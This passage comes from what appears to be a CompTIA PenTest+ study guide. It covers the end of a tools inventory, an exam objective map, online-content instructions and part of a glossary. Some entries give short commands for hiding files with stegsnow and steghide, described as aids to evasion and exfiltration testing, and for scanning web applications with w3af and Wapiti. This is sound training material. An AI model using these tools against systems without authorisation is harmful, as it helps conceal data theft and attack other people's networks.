Shodan's (<https://www.shodan.io/>) strength is aiding pentesters in gathering information about a target using passive techniques. Shodan scans Internet-facing assets and gathers information about open ports and identifiable services and allows you to search the results of those scans without touching the targets yourself.

## **Snow**

Snow (<http://manpages.ubuntu.com/manpages/bionic/man1/stegsnow.1.html>) is a steganography tool that allows you to test security controls evasion by hiding data using the white space of ASCII messages. This is useful for data exfiltration testing. Since trailing white space characters are not typically visible to the human eye, Snow takes

data to be hidden, a passphrase, a file in which to hide the data, and an output file to place the result. It can compress the data to hide it, or uncompress it if it is recovering it. Here is an example:

```
$ stegsnow -C -f hideme.txt -p "Super strong passphrase"  
innocent.txt hidden.txt
```

The output file will look identical to the original innocent.txt to the human eye.

## **Sonic Visualiser**

Sonic Visualiser (<https://www.sonicvisualiser.org/>) has a graphical user interface and is designed to analyze the contents of audio files by showing the sound data graphically as waves or other patterns. It can be used to retrieve steganographic data from audio files hidden by tools like Coagula. A detailed writeup of one such use case can be found here: <https://www.okiok.com/cyber-beats-nsec-2020-write-up/>

## **Spoofooth**

Spoofooth (<https://gitlab.com/kalilinux/packages/spoofooth> and <https://www.kali.org/tools/spoofooth/>) is a Bluetooth testing tool that is designed to spoof or clone a Bluetooth device name, class, and address. This tool can log Bluetooth information, generate new Bluetooth profiles with random data, change the profile dynamically based on a time interval, and choose a device to clone from a scan log. It can be used to scan for Bluetooth devices in a range, clone a device, and gather information sent to it.

## **SQLmap**

SQLmap (<https://sqlmap.org/>) attempts to automatically identify and exploit SQL injection when supplied with a target URL. If you were performing a web application pentest and identified a potential SQL injection in a form using Burp Scanner, you could take the URL and

give it to SQLmap. SQLmap would attempt to identify a working SQL injection string so that you could exploit the vulnerability and examine the impact or provide a proof of concept for exploitation during the pentest. Examples are given in [Chapter 5](#).

## SSH

Secure Shell (SSH) (<https://www.openssh.com/>) is an encrypted remote access protocol. It's often found natively in Linux systems, but may be installed in Windows. In addition to being able to be used for remote administration, SSH can be used to tunnel traffic across networks. This is discussed in [Chapter 9](#).

## Steghide

Steghide (<http://steghide.sourceforge.net/>) is a steganography program that can hide or retrieve data hidden inside image or audio files. The resulting file looks and sounds exactly like the original file from a human perspective. Data can be encrypted when hidden. An example of usage is:

```
$ steghide -cf myimage.jpg -ef secretfile.txt -sf newimage.jpg
```

This hides the file “secretfile.txt” (the embedded file) inside a new file called newimage.jpg (a stego file) that is based on the file myimage.jpg (a cover file). This will prompt for a passphrase at runtime. To recover the file, you would have to use the `-xf` flag to extract the data from the newimage.jpg file back into the secretfile.txt and supply the passphrase:

```
$ steghide -sf newimage.jpg -xf secretfile.txt
```

## theHarvester

theHarvester (<https://github.com/laramies/theHarvester>) is a command-line tool that helps pentesters perform OSINT gathering about a target during the early phases of a pentest engagement.

Examples of data gathered include e-mails, names, subdomains, IP addresses, and URLs. It can perform both passive and active information gathering, and it also can perform DNS brute-forcing. Examples of theHarvester usage are covered in [Chapter 2](#).

## TinEye

TinEye (<https://tineye.com/>) is a reverse image search tool. You can load or reference an image and then search for it online. You can do the same thing with Google Images search, but this is sometimes useful in finding an original image in order to identify whether it has been manipulated with a steganography tool. For example, you can compare the image found with TinEye to the copy you suspect has been manipulated with `compare` from the ImageMagick suite or something like XOR to attempt to derive the steganographic text.

## truffleHog

truffleHog (<https://github.com/trufflesecurity/truffleHog>) searches GitHub repositories for secrets (such as SSH or API keys), examining commit history and branches for accidental leaks of important information. Searches can be limited by depth, target repository, and with regex filters. During a pentest, these can be useful for identifying potential leaks of credentials or keys to establish an initial access point for cloud or authentication service targets, for example.

## w3af

w3af (<https://github.com/andresriancho/w3af/> and <http://w3af.org/>) is a web application attack and audit framework designed to attempt to find and exploit vulnerabilities in web applications. Launching w3af at the command line will drop you into a w3af shell, where you can supply run parameters through context settings and execute scans. For example:

```
$ w3af
w3af>>> target
w3af/config:target>>> set target http://derp.pro
w3af/config:http-settings>>> back
w3af>>> start
```

You can use this to check a single directory for vulnerabilities according to all or a set of audit plugins, crawl to identify other URLs, or even ignore specific forms or URLs by creating exclusions. W3af is useful for scanning REST APIs, identifying endpoints, and attempting to automatically identify and exploit vulnerabilities using various payloads.

## **Wapiti**

Wapiti (<https://wapiti.sourceforge.io/> and [https://owasp.org/www-community/Automated\\_Audit\\_using\\_WAPITI](https://owasp.org/www-community/Automated_Audit_using_WAPITI)) is a command-line tool that fuzzes web applications during a black box penetration test and attempts to identify SQL injections, XSS, file disclosure vulnerabilities, XXE, CRLF, and more. It can also attempt brute-forcing of files, directories, and login forms. The shortest way to use it is:

```
$ wapiti -u http://targeturl/
```

An example of Wapiti scan results is available here:  
<https://wapiti.sourceforge.io/example.txt>

## **Whois**

Whois (<https://linux.die.net/man/1/whois>) is a service for looking up domain registration information and is not only a tool included with Linux, as referenced here. The tool is the client for the service. The whois tool can be used to look up IP or hostname ownership information and can specify which whois server to use for the query. These concepts are addressed in [Chapter 2](#).

## **Wifite2**

Wifite (<https://github.com/derv82/wifite2>) is a Python script for attacking wireless networks. It can perform the offline pixie dust attacks and online PIN brute-forcing against WPS networks; capture WPA handshakes and PMKID hashes; and perform various WEP attacks, including fragmentation, chopchop, and replay attacks. It requires the aircrack-ng suite for wireless capture, relay, and cracking. Example videos are included within the GitHub repository.

## **WiGLE**

WiGLE (<https://wigle.net/>) is a collection of public wardriving data that you can use to look up SSIDs and BSSIDs to find out where they are according to GPS information in the search database. This is good for passive information gathering in preparation for a wireless or physical pentest assessment, as you can also look at maps to identify the wireless networks that have been observed during previous wardriving exercises, as reported by the community.

## **WinDbg**

WinDbg (<https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools>) is a Windows-based debugging program. It has similar use cases to other debuggers such as OllyDbg and Immunity Debugger, although each has a different interface and output. For pentesting, it is sometimes preferred for Windows kernel debugging because of its kernel hooking capabilities.

## **Wireshark**

Wireshark (<https://www.wireshark.org/>) is a graphical network traffic analyzer. It can be used against packet captures across many kinds of networks and enables deep protocol inspection, the ability to perform live packet captures, and analyze PCAPs from other sources. This tool has many uses during a pentest, including the ability to extract files from captured network streams, extract conversations from VoIP traffic, deconstruct decrypted communications, and

analyze network communications for insecurely transmitted sensitive data. However, capturing data requires access to the network in question. This is often first accomplished with some form of on-path attack or access to one party of the network communication. Otherwise, only broadcast traffic may be visible.

## WPScan

WPScan is a web application security scanner that focuses on WordPress installations. It attempts to identify insecure WordPress configurations and plugins based on versioning data, username enumeration, known default passwords, exposed files, and a database of known vulnerabilities. The tool requires a license to be used commercially.

- <https://github.com/wpscanteam/wpscan>
- <https://wpscan.com/wordpress-security-scanner>
- <https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation>

## **APPENDIX A**

---

---

# **Objective Map**

---

---

## **Objective Map: Exam PT0-002**

<b>Official Exam Objective</b>	<b>Chapter No.</b>	<b>All-in-One Coverage</b>
<b>1.0 Planning and Scoping</b>	1	Planning and Engagement
1.1 <i>Compare and contrast governance, risk, and compliance concepts.</i>	1	Planning and Engagement
1.2 <i>Explain the importance of scoping and organizational/customer requirements.</i>	1	Planning and Engagement
1.3 <i>Given a scenario, demonstrate an ethical hacking mindset by maintaining professionalism and integrity.</i>	1	Planning and Engagement
<b>2.0 Information Gathering and Vulnerability Scanning</b>	2	Information Gathering
2.1 <i>Given a scenario, perform passive reconnaissance.</i>	2	Information Gathering
2.2 <i>Given a scenario, perform active reconnaissance.</i>	2	Information Gathering
2.3 <i>Given a scenario, analyze the results of a reconnaissance exercise.</i>	2	Information Gathering
2.4 <i>Given a scenario, perform vulnerability scanning.</i>	2	Information Gathering
<b>3.0 Attacks and Exploits</b>	3	Information Gathering
3.1 <i>Given a scenario, research attack vectors and perform network attacks.</i>	3	Network Attacks
3.2 <i>Given a scenario, research attack vectors and perform wireless attacks.</i>	4	Wireless Attacks
3.3 <i>Given a scenario, research attack vectors and perform application-based attacks.</i>	5	Application Attacks
3.4 <i>Given a scenario, research attack vectors and perform attacks on cloud technologies.</i>	6	Attacking the Cloud

<i>3.5 Explain common attacks and vulnerabilities against specialized systems.</i>	7	Specialized and Fragile Systems
<i>3.6 Given a scenario, perform a social engineering or physical attack.</i>	8	Social Engineering and Physical Attacks
<i>3.7 Given a scenario, perform post-exploitation techniques.</i>	9	Post-Exploitation
<b>4.0 Reporting and Communication</b>	10	Post-Engagement Activities
<i>4.1 Compare and contrast important components of written reports.</i>	10	Post-Engagement Activities
<i>4.2 Given a scenario, analyze the findings and recommend the appropriate remediation within a report.</i>	10	Post-Engagement Activities
<i>4.3 Explain the importance of communication during the penetration testing process.</i>	10	Post-Engagement Activities
<i>4.4 Explain post-report delivery activities.</i>	10	Post-Engagement Activities
<b>5.0 Tools and Code Analysis</b>	11	Tools and Programming
<i>5.1 Explain the basic concepts of scripting and software development.</i>	11	Tools and Programming
<i>5.2 Given a scenario, analyze a script or code sample for use in a penetration test.</i>	11	Tools and Programming
<i>5.3 Explain use cases of specific tools during the phases of a penetration test.</i>	12	Tools Inventory

## APPENDIX B

---

---

# About the Online Content

---

---

This book comes complete with TotalTester Online customizable practice exam software with 170 practice exam questions and other book resources, including 10 simulated performance-based questions and downloadable files to follow along with the exercises in [Chapter 5](#).

## System Requirements

The current and previous major versions of the following desktop browsers are recommended and supported: Chrome, Microsoft Edge, Firefox, and Safari. These browsers update frequently, and sometimes an update may cause compatibility issues with the TotalTester Online or other content hosted on the Training Hub. If you run into a problem using one of these browsers, please try using another until the problem is resolved.

## Your Total Seminars Training Hub Account

To get access to the online content, you will need to create an account on the Total Seminars Training Hub. Registration is free, and you will be able to track all your online content using your account. You may also opt in if you wish to receive marketing information from McGraw Hill or Total Seminars, but this is not required for you to gain access to the online content.

## **Privacy Notice**

McGraw Hill values your privacy. Please be sure to read the Privacy Notice available during registration to see how the information you have provided will be used. You may view our Corporate Customer Privacy Policy by visiting the McGraw Hill Privacy Center. Visit the [mheducation.com](http://mheducation.com) site and click **Privacy** at the bottom of the page.

## **Single User License Terms and Conditions**

Online access to the digital content included with this book is governed by the McGraw Hill License Agreement outlined next. By using this digital content, you agree to the terms of that license.

**Access** To register and activate your Total Seminars Training Hub account, simply follow these easy steps.

- 1.** Go to this URL: [\*\*hub.totalsem.com/mheclaim\*\*](http://hub.totalsem.com/mheclaim)
- 2.** To register and create a new Training Hub account, enter your e-mail address, name, and password on the **Register** tab. No further personal information (such as credit card number) is required to create an account.  
If you already have a Total Seminars Training Hub account, enter your e-mail address and password on the **Log in** tab.
- 3.** Enter your Product Key: **qtbr-r5kd-vkhx**
- 4.** Click to accept the user license terms.
- 5.** For new users, click the **Register and Claim** button to create your account. For existing users, click the **Log in and Claim** button.  
You will be taken to the Training Hub and have access to the content for this book.

**Duration of License** Access to your online content through the Total Seminars Training Hub will expire one year from the date the publisher declares the book out of print.

Your purchase of this McGraw Hill product, including its access code, through a retail store is subject to the refund policy of that store.

The Content is a copyrighted work of McGraw Hill, and McGraw Hill reserves all rights in and to the Content. The Work is © 2022 by McGraw Hill.

**Restrictions on Transfer** The user is receiving only a limited right to use the Content for the user's own internal and personal use, dependent on purchase and continued ownership of this book. The user may not reproduce, forward, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish, or sublicense the Content or in any way commingle the Content with other third-party content without McGraw Hill's consent.

**Limited Warranty** The McGraw Hill Content is provided on an "as is" basis. Neither McGraw Hill nor its licensors make any guarantees or warranties of any kind, either express or implied, including, but not limited to, implied warranties of merchantability or fitness for a particular purpose or use as to any McGraw Hill Content or the information therein or any warranties as to the accuracy, completeness, correctness, or results to be obtained from, accessing or using the McGraw Hill Content, or any material referenced in such Content or any information entered into licensee's product by users or other persons and/or any material available on or that can be accessed through the licensee's product (including via any hyperlink or otherwise) or as to non-infringement of third-party rights. Any warranties of any kind, whether express or implied, are disclaimed. Any material or data obtained through use of the McGraw Hill Content is at your own discretion and risk and user understands that it will be solely responsible for any resulting damage to its computer system or loss of data.

Neither McGraw Hill nor its licensors shall be liable to any subscriber or to any user or anyone else for any inaccuracy, delay, interruption in service, error or omission, regardless of cause, or for any damage resulting therefrom.

In no event will McGraw Hill or its licensors be liable for any indirect, special or consequential damages, including but not limited to, lost time, lost money, lost profits or good will, whether in contract, tort, strict liability or otherwise, and whether or not such damages are foreseen or unforeseen with respect to any use of the McGraw Hill Content.

## TotalTester Online

TotalTester Online provides you with a simulation of the CompTIA PenTest+ (PT0-002) exam. Exams can be taken in Practice Mode or Exam Mode. Practice Mode provides an assistance window with hints, references to the book, explanations of the correct and incorrect answers, and the option to check your answer as you take the test. Exam Mode provides a simulation of the actual exam. The number of questions, the types of questions, and the time allowed are intended to be an accurate representation of the exam environment. The option to customize your quiz allows you to create custom exams from selected domains or chapters, and you can further customize the number of questions and time allowed.

To take a test, follow the instructions provided in the previous section to register and activate your Total Seminars Training Hub account. When you register, you will be taken to the Total Seminars Training Hub. From the Training Hub Home page, select your certification from the Study drop-down menu at the top of the page to drill down to the TotalTester for your book. You can also scroll to it from the list of Your Topics on the Home page, and then click on the TotalTester link to launch the TotalTester. Once you've launched your TotalTester, you can select the option to customize your quiz and begin testing yourself in Practice Mode or Exam Mode. All exams provide an overall grade and a grade broken down by domain.

# Other Book Resources

The following sections detail the other resources available with your book. You can access these items by selecting the Resources tab, or by selecting **CompTIA PenTest+ All-in-One, 2e (PT0-002)** from the Study drop-down menu at the top of the page or from the list of Your Topics on the Home page. The menu on the right side of the screen outlines all of the available resources.

## Performance-Based Questions

In addition to multiple-choice questions, the CompTIA PenTest+ (PT0-002) exam includes performance-based questions (PBQs), which, according to CompTIA, are designed to test your ability to solve problems in a simulated environment. More information about PBQs is provided on CompTIA's website. You can access the performance-based questions included with this book by navigating to the Resources tab and selecting Performance-Based Question Quiz. After you have selected the PBQs, an interactive quiz will launch in your browser.

## Downloadable Content

The Resources tab also includes links to download additional content that accompanies this book. The downloadable content for this book includes files to follow along with exercises in [Chapter 5](#).

## Technical Support

For questions regarding the TotalTester or operation of the Training Hub, visit [www.totalsem.com](http://www.totalsem.com) or e-mail [support@totalsem.com](mailto:support@totalsem.com).

For questions regarding book content, visit [www.mheducation.com/customerservice](http://www.mheducation.com/customerservice).

## GLOSSARY

---

---

**access control list (ACL)** Access control lists are rules that grant or deny access to computing resources such as files, directories, and other objects. ACLs define what access is granted to the object and to whom that access is granted. This article discusses these concepts further within the context of Microsoft Windows:  
<https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists>

**access control point** An intentionally selected point of ingress or egress that is restricted by design, monitoring, or physical limitation that allows a facility owner to control entrance or exit for a physical location.

**access limitation** Defines a condition in which the penetration tester has restrictions on access at the beginning of testing. For example, testing without the benefit of credentials, or testing weaknesses of internal systems from outside of a protected network.

**active information gathering** Involves direct interaction with organizational assets (network or otherwise) to gather information, rather than indirect interaction via observation or details available via external parties.

**ad hoc mode** In this mode, wireless clients (STA) are connected in a peer-to-peer mode; ad hoc is commonly referred to as an Independent Basic Service Set (IBSS).

**Address Resolution Protocol (ARP)** ARP is a protocol for finding the physical machine address (MAC) of an IP address on a network subnet.

**Advanced Encryption Standard (AES)** A symmetric block cipher used in both hardware and software to encrypt sensitive information.

**advanced persistent threat (APT)** An individual or group of individuals (as opposed to through automation) with the resources to establish persistent, stealthy, long-term footholds that target specific goals and specific victims utilizing opportunistic attacks. An APT can also be a highly skilled and sophisticated threat actor that is motivated to steal sensitive or valuable information.

**Android Emulator** A computer software program that simulates the functionality of an Android device.

**Android Package Kit (APK)** A packaged file format that includes the necessary files to run an application on the Android operating system.

**Applicability Statement (AS2)** AS2 is an HTTP- and MIME-based protocol developed by IEEE for transmitting business to business (B2B) messages (especially electronic data interchange, or EDI, messages) securely.

**application container** An OS-level virtualization method that is used to control the execution of a single service. Typical operating systems like Linux and Windows allow for multiple processes and services to be running simultaneously. An application container is strategic in nature and is designed for a single purpose. Security is typically baked in from the start, as the attack surface is limited to the service hosted in the container.

**application programming interface (API)** A set of standards and software instructions that provide a structured way of programmatically interfacing with an application.

**architecture overview** A step in the threat modeling process that documents what an application or system does, describes how it is

physically and logically implemented, and identifies the technologies that are in use.

**array** An object containing a group of elements of the same data type (e.g., integer or string).

### **authentication, authorization, and accounting**

**(AAA)** Authentication, authorization, and accounting, when referred to as AAA (triple-A), references a framework or family of protocols designed to mediate network access. Authentication identifies a user. Authorization establishes what that user is permitted to access or what activities the user is permitted to perform. Accounting is tracking what is done by that user when that access is used.

**backdoor** A persistence mechanism that allows an attacker to maintain control of a target if the remote connection is dropped temporarily.

**badge cloning** The process of duplicating a valid identity (such as an RFID proximity card) that can be used as an authenticator to gain access to a restricted area.

**Basic Service Set Identifier (BSSID)** The BSSID is a physical address for a wireless access device, including wireless APs and routers. BSSIDs allow differentiation of access points within a single WLAN and are included in all wireless packets.

**binary analysis** The process of examining the functions and purpose of a compiled program or application at the architecture instruction level. In a security context, binary analysis is often used in order to identify vulnerabilities that can be exploited.

**binary search** A search algorithm that takes the middle element of the array and compares it to the target value. If the middle element matches, it is returned. However, if the value is greater than the middle element position, the lower half of the array is discarded. This method can be used to help speed up SQL injection attacks.

**biometrics** Measures human characteristics that can be used as a complementary authentication solution. They rely on a human attribute such as a retina, fingerprint, voice, etc., to permit access to an information system or a restricted area in an organization's facility.

**black box testing** Testing where nothing about the design, structure, or operation of a system, software, or organization is disclosed as part of testing.

**bluejacking** A method of sending unsolicited messages to mobile users without actually pairing the device by taking advantage of a loophole in the technology's messaging options.

**bluesnarfing** The process of exploiting vulnerabilities found in certain Bluetooth firmware in order to steal information from a wireless device.

**Bluetooth Low Energy (BLE)** BLE is a Bluetooth implementation designed to require significantly reduced power consumption. It is ideal for usage in mobile and specialized devices.

**broadcast storms** An excessive amount of broadcast traffic that occurs within a short period of time such that it may disrupt normal operation and cause loops in the network, where a broadcast frame is bounced back and forth between switches due to redundant paths. These are typically caused by loops that are created as a result of improper blocking of redundant paths.

**brute-force attack** An attack against a hash, for example, would be trying every possible combination within the keyspace to break a hash, regardless of dictionaries. Brute-force authentication attacks can be described as a way to attempt to bypass authentication controls by repeatedly sending different content until a valid value is found and authentication succeeds.

**buffer overflow** An error condition created when a program writes more data to a buffer than it has space allocated to contain. Overrunning the established buffer boundary causes the program to overwrite adjacent memory locations.

**bump key** A device that enables someone to bypass a vulnerable lock by applying an impact force to the device while it is inserted in a lock.

**certificate authority (CA)** A trusted entity that signs, issues, and manages digital certificates (i.e., identities) for hosts or users, which are used to establish secure communication.

**cold boot attack** An attack method discovered by Princeton University researchers (roughly a decade ago) who were able to demonstrate the ability to recover disk encryption keys from random access memory (RAM) when the power is cycled on the device in cooled or frozen temperatures.

**comma-separated value (CSV)** CSV is a structured data format that uses commas to separate fields of data.

**command-line interface (CLI)** An interface for user interaction with a computer that uses text-based input and output.

**Common Attack Platform Enumerations and Classifications (CAPEC)** CAPEC is a dictionary of known cyber attack patterns curated and maintained by MITRE. It is searchable by mechanisms and domains of attack and other criteria such as OWASP or ATT&CK categorizations. Where applicable, CAPEC entries associate the data with relevant CWE entries.

**Common Vulnerabilities and Exposures (CVE)** The CVE program is sponsored by the U.S. Department of Homeland Security Cybersecurity and Infrastructure Security Agency (CISA) and is maintained and curated by MITRE. CVE records within the CVE list contain uniquely numbered entries describing security vulnerabilities

or exposures and relevant references about how they were found, how they were fixed, or how they work.

**Common Vulnerability Scoring System (CVSS)** An open security standard for evaluating security vulnerability severity and generating a numerical relative severity score based on criteria such as exploitability and impacts to confidentiality, integrity, and availability when successfully exploited.

**Common Weakness Enumeration (CWE)** A list of known software and hardware weaknesses curated and maintained by MITRE. Weaknesses are defined as “flaws, faults, bugs, or other errors in software or hardware implementation, code, design, or architecture that if left unaddressed could result in systems, networks, or hardware being vulnerable to attack (<https://cwe.mitre.org/about/index.html>).

**comparison operator** Compares one value to another.

**compliance auditing** A process of evaluating organizational controls to determine their adherence to standards and regulations.

**compliance-based assessment** Testing an organization’s ability to follow and implement a given set of security standards (e.g., PCI, HIPAA, FISMA) within an environment.

**configuration auditing** A comparison of system configurations to the configurations described by accepted best practices or adopted secure configuration baselines with the purpose of identifying security issues or discrepancies that may need to be addressed.

**credentialed vulnerability scanning** A scan conducted by a vulnerability scanner that has been given access to the system with the same rights as an authorized user.

**cross-site request forgery (CSRF)** A security vulnerability that allows an attacker to send a malicious request to a targeted

individual that causes the target to take an action they did not intend to take using the user's established session authentication. This involves issuing one or more HTTP requests without any unpredictable request parameters for applications that rely solely on cookie-based session management.

**cross-site scripting (XSS)** XSS is a type of injection attack for websites. Using this attack, an attacker can inject malicious scripting content, temporally or persistently, using weaknesses in web application programming and failures to appropriately sanitize user-controlled input.

**daemon** Any program that performs any function as long as it runs in the background and runs without being under the direct control of a user.

**data loss prevention (DLP)** A category of security tools and processes designed to secure data from disclosure or misuse by enforcing rules for ingress, egress, and access based on data classification criteria and marking.

**data mining** The process of analyzing large data sets to reveal patterns or hidden anomalies.

**database (DB)** An organized collection of structured data or information stored in a computer system.

**deception** In social engineering attacks, deception is the misrepresentation of one's identity or circumstances in order to persuade a target to perform activities or reveal information that they would not normally wish to; deception technology is a means to entice attackers to follow false trails that increase visibility into the attack, such as honeynets, honeypots, etc.

**deconfliction** The process of distinguishing pentest artifacts from artifacts of an actual compromise or other activity to help resolve contradictory conclusions or responses.

**de-escalation** A process for addressing potential issues as quickly as possible in order to minimize or mitigate impact.

**dictionary attack** A type of password guessing attack that uses lists of possible passwords as the source for its guesses.

**distributed denial of service (DDoS)** An attack type designed to render the target unusable through the use of multiple distributed attack resources. This attack typically attempts to do so by flooding the target with network traffic or requests in an attempt to overwhelm the target's capacity for operation.

**DNS forward lookup** Queries a DNS server using the fully qualified domain name (FQDN) in order to get the IP address of the host.

**DNS reverse lookup** Queries a DNS server using an IP address in order to get the fully qualified domain name (FQDN) that corresponds with the host.

**Domain Name System (DNS)** A protocol within a set of standards that is used to associate a computer name with an IP address.

### **Domain Name System Security Extensions**

**(DNSSEC)** DNSSEC uses digital signatures based on PKI to secure DNS data, to in turn secure DNS transactions. Data owners sign the data, ensuring data origin authentication and data integrity protection for DNS transactions.

**double tagging** A result of a switch port being configured to use native VLANs, where an attacker can craft a packet and prepend a false VLAN tag along with its native VLAN to bypass layer 3 access controls.

**Dynamic Host Configuration Protocol (DHCP)** DHCP is a network management protocol designed to automatically supply

hosts with IP information and other networking data, like gateways and subnet masks, and store assignment information on the DHCP server.

**dynamic-linked library (DLL)** A shared library concept implemented in Microsoft operating systems. A DLL file (.dll extension) can contain code, data, and resources much like a typical executable program (.exe extension); however, it cannot be called directly like an .exe. The library file can support multiple computer programs simultaneously, and when software is removed from the operating systems, sometimes DLLs are removed as well, leaving other computer programs vulnerable to DLL injection attacks.

**elicitation** A social engineering process used to extract meaningful information from a target.

**evasion** Challenging a security control successfully, such as deploying malware in a location on a hard drive that does not get scanned by antivirus software.

**exfiltration (exfil)** The process of unauthorized data movement from inside a protected space to outside of it, whether by copying, transfer, or retrieval (e.g., a screenshot of SQLi results).

**Extensible Authentication Protocol (EAP)** A framework for authentication that is used in WPA and WPA2 networks.

**Extensible Markup Language-Remote Procedure Call (XML-RPC)** XML-RPC is a protocol used for remote communications with services using XML as the payload. This uses HTTP/S as the transport for communication, with XML as the encoding mechanism. XML-RPC is used frequently for web services and can be victim to XML serialization issues or authentication issues that might expose unintended data.

**false positives** Conditions identified during automated or manual testing that result in the incorrect identification of an issue.

**File Transfer Protocol (FTP/FTPS)** File Transfer Protocol (FTP) and FTP over SSL (FTPS) are protocols for transmitting and receiving files over a network.

**flow control** Determines how program execution should proceed (like loops).

**footprinting** The process of identifying the nature of systems or organizations through reconnaissance. It is how you shape your reconnaissance activities and interpret the results.

**fuzzing** A security testing technique that sends unexpected, random data to an input control within an application or network service to generate errors in the hopes of discovering or exposing security weaknesses that could be exploited.

**General Data Protection Regulation (GDPR)** An EU law that defines rules for data processing and handling of personally identifiable data of persons in the EU. The law applies to all organizations and entities who store, process, or collect personally identifiable information of persons in the EU.

**goals-based assessment** Testing in which the attainment of agreed-upon goals determines the success or failure criteria of testing, as opposed to compliance-based testing, where the success/failure goals are determined by the degree of compliance to regulations and standards as determined by testing.

**graphics processing unit (GPU)** Specialized computer hardware chips designed for acceleration of graphics rendering. In pentesting, used by password cracking tools to accelerate password hash cracking efforts.

**Group Policy Object (GPO)** A collection of settings that govern user and computer configurations within an Active Directory (AD) network.

**Group Policy Preferences (GPP)** A set of optional extensions provided to expand the functionality of Group Policy Objects (GPOs). GPP allows Active Directory (AD) domain administrators to create domain policies to automate tedious tasks, such as changing the local Administrator account password on the host operating system.

**Hypertext Transfer Protocol (HTTP/HTTPS)** Hypertext Transfer Protocol (HTTP) and HTTP Secure (HTTPS) are protocols for communication between web servers and web clients. Communication generally occurs in pairs of requests and responses.

**identity and access management (IAM)** Within the context of the cloud, IAM is a web service for controlling access to cloud resources, such as with AWS. In a more general computing context, IAM is a series of processes to manage access within an enterprise.

**industrial control system (ICS)** Industrial control systems are systems that relate to industry automation of all types, for example, manufacturing, power generation (power plants), and water treatment and distribution systems.

**Industrial Internet of Things (IIoT)** IoT devices that have been purposed for use in industrial sectors and applications.

**Information Systems Security Assessment Framework (ISSAF)** The ISSAF is a full security assessment methodology that applies to security auditing as well as other types of security testing. It defines three phases of a pentest: planning and preparation, assessment and reporting, and cleanup. ISSAF provides best practices for engagement management, including pre- and post-assessment actions, risk assessment methodology, and information gathering for all kinds of security assessment, not only pentests.

**Infrastructure as a Service (IaaS)** A cloud computing service that provides on-demand network, storage, and computing resources.

**insider threat** A type of individual with insider knowledge of an organization or who has privileged access to an organization's information systems and is motivated based on revenge and retaliation for being fired or seeks to sell secrets for financial gain.

**Intelligent Platform Management Interface (IPMI)** IPMI is a hardware technology whose protocol allows remote management of server hardware using a baseboard management controller (BMC) or management controller (MC). Examples include HP iLO, Dell DRAC, and Supermicro IPMI. With IPMI, administrators can monitor and manage peripherals and other hardware, perform reboots, and even reinstall the host from outside of the operating system. Using KVM access provided by some systems, attackers may even be able to use this to remotely access the OS interactively.

**International Mobile Equipment Identity (IMEI)** IMEI numbers are 15-digit numbers that are unique to each mobile device and are used to identify the devices on a mobile network.

**International Organization for Standardization (ISO)** ISO is a nongovernment organization composed of multinational standards bodies. ISO develops and publishes international standards. One example is ISO/IEC 27001, which is a standard for information security management.

**Internet Control Message Protocol (ICMP)** A network protocol used to send error messages and operational information between network devices when communicating with another IP address. Most commonly found in usage by `ping` and `traceroute`.

**Internet of Things (IoT)** Physical devices, objects, machines, or even animals with embedded sensors, software, and other technology that connect to networks and exchange data with other devices on the Internet without the need for human interaction in doing so. Most smart devices (thermostats, refrigerators, cameras,

etc.) fall into this category, but pacemakers, biochips, and automobile sensors also qualify.

**Internet Protocol (IP)** IP is the network layer communications protocol used by the Internet.

**Internet service provider (ISP)** ISPs are companies that provide Internet connections and services to individuals and organizations.

**intrusion prevention system (IPS)** IPSs are network security controls implemented in software or hardware that examine network traffic for patterns of attack and proactively prevent that traffic from reaching its intended target or issue an alert based on the detected behavior so that other action can be taken, as in the case of intrusion detection system (IDS) settings.

**iOS App Store Package (IPA)** A Zip-compressed archive containing the necessary files to run an application on the Apple iOS mobile architecture.

**iOS simulator** A function of the iOS developer tool kit (XCode) that can mimic the basic behavior of an iDevice and how it interacts with an iOS application.

**jailbreaking** The process of exploiting a software vulnerability in iOS that enables low-level execution with elevated privileges (i.e., root) in order to remove restrictions imposed by Apple to customize the device and install unapproved applications.

**Java Archive (JAR)** A package file format that includes all of the necessary resources (class files, images, text, etc.) into one resource for a Java application to execute successfully.

**JavaScript Object Notation (JSON)** JSON is a lightweight, self-describing, human-readable, structured data format.

**Joint Test Action Group (JTAG)** A type of standard used for debugging and connecting to embedded devices on a circuit board.

**Kerberos** A network authentication protocol that leverages a ticketing system to allow hosts and users operating over the network to prove their identity to one another in a secure fashion.

**keylogger** A program used to record the keystrokes of a victim while using a computer.

**Lightweight Directory Access Protocol (LDAP)** LDAP is a vendor-neutral and industry standard protocol for applications to interact with directory services, such as Active Directory.

**linear search** A sequential process of evaluation where every value is checked until the correct value has been identified.

**link-local multicast name resolution (LLMNR)** A Microsoft protocol that is designed to allow Microsoft systems to perform name resolution by broadcasting queries to other Microsoft systems on the same multicast domain.

**local area network (LAN)** A group of devices connected together by a network in a single physical location, such as an office building or residence.

**Local Security Authority Subsystem Service (LSASS)** LSASS is a Microsoft Windows process that enforces security policy on the system, including the LSA model. The Local Security Authority (LSA) is an authentication model in Windows operating systems that provides additional beneficial features and options, such as support for multifactor authentication (e.g., smart cards), custom security packages, and credential management in order to support interaction with non-Microsoft products, such as other networks or databases. It is frequently attacked as part of credential theft attacks.

**lock** A device that can be installed in an entranceway (i.e., doors) or other storage containers (i.e., cabinets) to help keep unauthorized people out of restricted areas while allowing authorized personnel in. Locks carry different locking functions (e.g., entrance locks and deadlocks) to satisfy various types of protection requirements.

**lock bypass** The process of defeating a locking mechanism without operating the lock at all.

**lock pick** A tool to help defeat the locking mechanism within a lock when a key is not available.

**lock picking** Includes various techniques to defeat the locking mechanism such as single pin picking (SPP), jiggling and raking, and using bump keys.

**loop** An instruction that repeats while a given condition is true until the condition is false.

**Mail Exchange (MX)** An MX record is a DNS resource record that defines the mail server that accepts e-mail for the domain. This is useful for reconnaissance. Targeting a backup mail server for phishing may face fewer or different security controls in weakly configured environments.

**master service agreement (MSA)** A contractual document that governs the relationship between two organizations or business partners and is designed to simplify the process of establishing future contracts. The MSA covers things such as payment terms, dispute resolution, and terms of mutual responsibility.

**media access control (MAC)** MAC is part of the data link layer of a network. MAC governs communication to and from the network interface card (NIC). MAC addresses are hardware addresses for devices used to uniquely identify them on a network.

